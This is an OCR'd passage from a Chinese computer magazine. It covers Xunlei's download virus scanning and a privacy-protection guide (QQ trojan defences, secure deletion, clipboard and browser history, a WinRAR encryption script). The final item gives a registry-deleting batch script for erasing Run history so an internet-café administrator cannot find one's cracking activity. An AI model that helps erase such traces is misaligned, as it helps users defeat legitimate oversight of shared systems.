，每一




图 1

个当前正在下载或已下载完成的资源前方都有一个安全标识，绿色对勾，表示文件是安全的；蓝色的问号，表示未获得文件的安全信息，可以通过右键菜单中的“更新安全信息”来查看文件的安全信息；如果是其它符号，则表明该文件可能有问题（图1）。将鼠标移至上方可以看到具体的信息，如包含病毒、插件或木马等。如果发现正在下载的或者是已经下载的文件有问题，那么，可以右键单击该文件，选择“查杀病毒”命令，即可利用自带的卡巴斯基对问题文件进行病毒查杀了。





图2

二、全方位扫描，将恶意插件扫地出门

恶意插件尤如过街老鼠，人人喊打。360安全卫士对付流氓软件和恶意插件的功力是有目共睹的。如今，新版的迅雷也与360联起了手，在迅雷中可以直接清除恶意插件。单击菜单“工具”→“迅雷安全中心”命令，进入到迅雷安全中心，选择“插件卸载”选项，单击“开始扫描”按钮。扫描结束后，系统中的插件就会被一一罗列出来，将恶意插件全部选中，单击“清除选中插件”按钮即可将它们清除出系统（图2）。对于一些顽固的插件，还可以单击“专杀工具下载”链接下载专杀工具来进行查杀。


“下载安全特征库”和“插件清除库”是迅雷确保下载安全的基石，因此，一定要确保两者为最新。我们可以通过菜单“帮助”→“检查更新”来手动更新。也可以进入安全中心，选择“杀毒配置”，将“更新策略”设置为“即时”，让“下载安全特征库”自动更新。选择“插件卸载”，单击“更新”按钮，选择“自动更新”可以让“插件清除库”自动更新，从而避免我们手动更新的麻烦。



计算机常见隐私防护

BaseNet

说起计算机的“隐私”大家也许觉得小题大做，当我们看到李开复因为跳槽到google公司而被微软告上法庭的时候也许你会惊讶，在IT业界跳槽这本没什么，但是微软的技术人员通过数据恢复技术在李曾经用过的计算机中恢复出了李本已经删除的对微软不利的信息，这就是隐私信息泄露的后果。所以我们要对计算机常见的隐私进行一些防护，以防范信息泄露。


图2

一、QQ信息泄露的防范

QQ是国内非常流行的IM通讯软件，该软件在带给我们快乐的同时也带来了一些安全问题，首先我们要看好自己的QQ，不让密码信息泄露。盗Q木马一般分两种：一种是对QQ程序进行键盘记录，另一种是在QQ登录的时候向登录框发送get_text信息来获取密码信息。针对这两种木马，我们只要利用QQ的自动登录功能就可以起到防范作用，打开autologin，如图1。




图1

首先在QQ/TM中选择QQ.exe所在的磁盘位置，然后输入QQ号码和密码，单击“创建快捷方式”，就可以生成自动登录程序的快捷方式了，以后要登录QQ只要点击快捷方式就可以了。这样还不行，因为WINDOWS是一个多用户、多任务的操作系统，如果其他用户登录系统，也就有了登录我们QQ的可能性。所以还要进行




图3

一些权限设置，打开QQ的安装目录，找到自动登录号码的文件夹，点右键，选择“属性”，在“安全”选项中点击“高级”，取消“从父项继

续那些可以应用到子对象的权限项目，包括那些在此明确定义的项目"，然后只保留自己的帐户，其他的帐户都删除，这样别人就无法自动登录我们的ＱＱ了。

其次是本地聊天信息的安全，通过ＱＱ聊天信息查看器，就可以轻易的查看到本地计算机的ＱＱ聊天信息，如图２。

对于该种信息的泄露，我们可以打开ＱＱ的"菜单"—"设置"—"个人设置"，依次单击"安全设置"—"本地信息安全"，把"启用聊天记录加密"前面的勾选上，在"口令"输入密码就可以了。

二、硬盘文件彻底删除

李开复被告上法庭就是因为硬盘数据没有删除干净，对于删除的硬盘文件，我们通过easyrecovery、finaldate等软件就可以轻松的恢复，要防范该种信息的泄露，可以通过Utrasentry wizard这款工具实现硬盘数据的彻底删除，软件运行后如图3所示。我们只要选择硬盘上的文件，点右键选择"安全删除"就可以了，另外还可以选择"安全删除的级别"。对于这个工具我曾经进行过测试，删除文件后，使用easyrescovery绝对不能恢复。

三、剪贴板隐私信息的泄露防范

剪贴板里收藏了我们很多的信息，虽然重启后就消失了，但有时因为一些疏忽就把信息泄露出去了，恶意查看者只要在运行"开始"—"运行"中输入**clipbrd**就可以轻松的获取这些隐私信息，如图４。

防范的方法其实很简单，对于敏感的信息不要使用剪贴板，如果要使用，我们在使用完成后，可以任意剪切一段无关紧要的信息覆盖原来的敏感信息。

四、文件发送到移动设备自动加密

为了移动存储设备中的信息安全，我们经常使用WINRAR的加密功能，但是如果对文件一个一个的进行加密实在是太繁琐了，这时可以打开C:\Documents and Settings\administrator文件夹（系统安装在C盘），然后进入到sendto文件夹，创建一个x.bat的批处理文件，在文件中输入如下代码：

```
@echo off
C:\Program Files\WinRAR\WinRAR.exe a -p hacker "f:\%~n1" "%1"
pause
```

上面的winrar.exe根据实际路径进行修改，-p参数是加密文件的密码，f:是移动存储设备的盘符。这样当我们需要把文件保存到Ｕ盘的时候只要在文件上点右键，选择"发送到"—"X.bat"就行了，如图5。

五、历史记录导致的隐私泄露

1.thumbs.db的隐私泄露

Thumbs.db是一个图片预览的数据库文件，而且其体积随着文件夹中图片数量增加而增大。如果我们不注意，恶意查看者或者恶搞者通过缩略图查看器一类的工具就可以轻易的查看到我们的浏览过的隐私图片，如图６。

最好的方法是把图片存储到一个特定的文件夹，通过如防范ＱＱ隐私泄露中的操作对图片文件夹进行权限设置。

2．浏览器的历史记录

对于IE浏览器的历史记录，我们可以在桌面的IE图标上点右键选择"属性"，在"常规"选项中点击"清除历史记录"按钮，并将"网页保存在历史记录的天数"设置为0。

3．IE 地址栏里的历史记录

对于IE地址栏里的历史记录，不用通过Internet选项进行设置，其实这里有一个小技巧，在输入网址的时候，大家只要按"ctrl+o"打开，输入网址就不会在地址栏里留下记录了，如图7。

4．清除运行记录

在运行里输入命令可以打开很多WINDOWS自带的程序，但是在网吧搞破解的时候要是被管理员找了出来，那后果是可想而知的，所以我们要清除这些记录。打开记事本输入如下代码，保存为delrun.bat：

```
@echo off
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
```

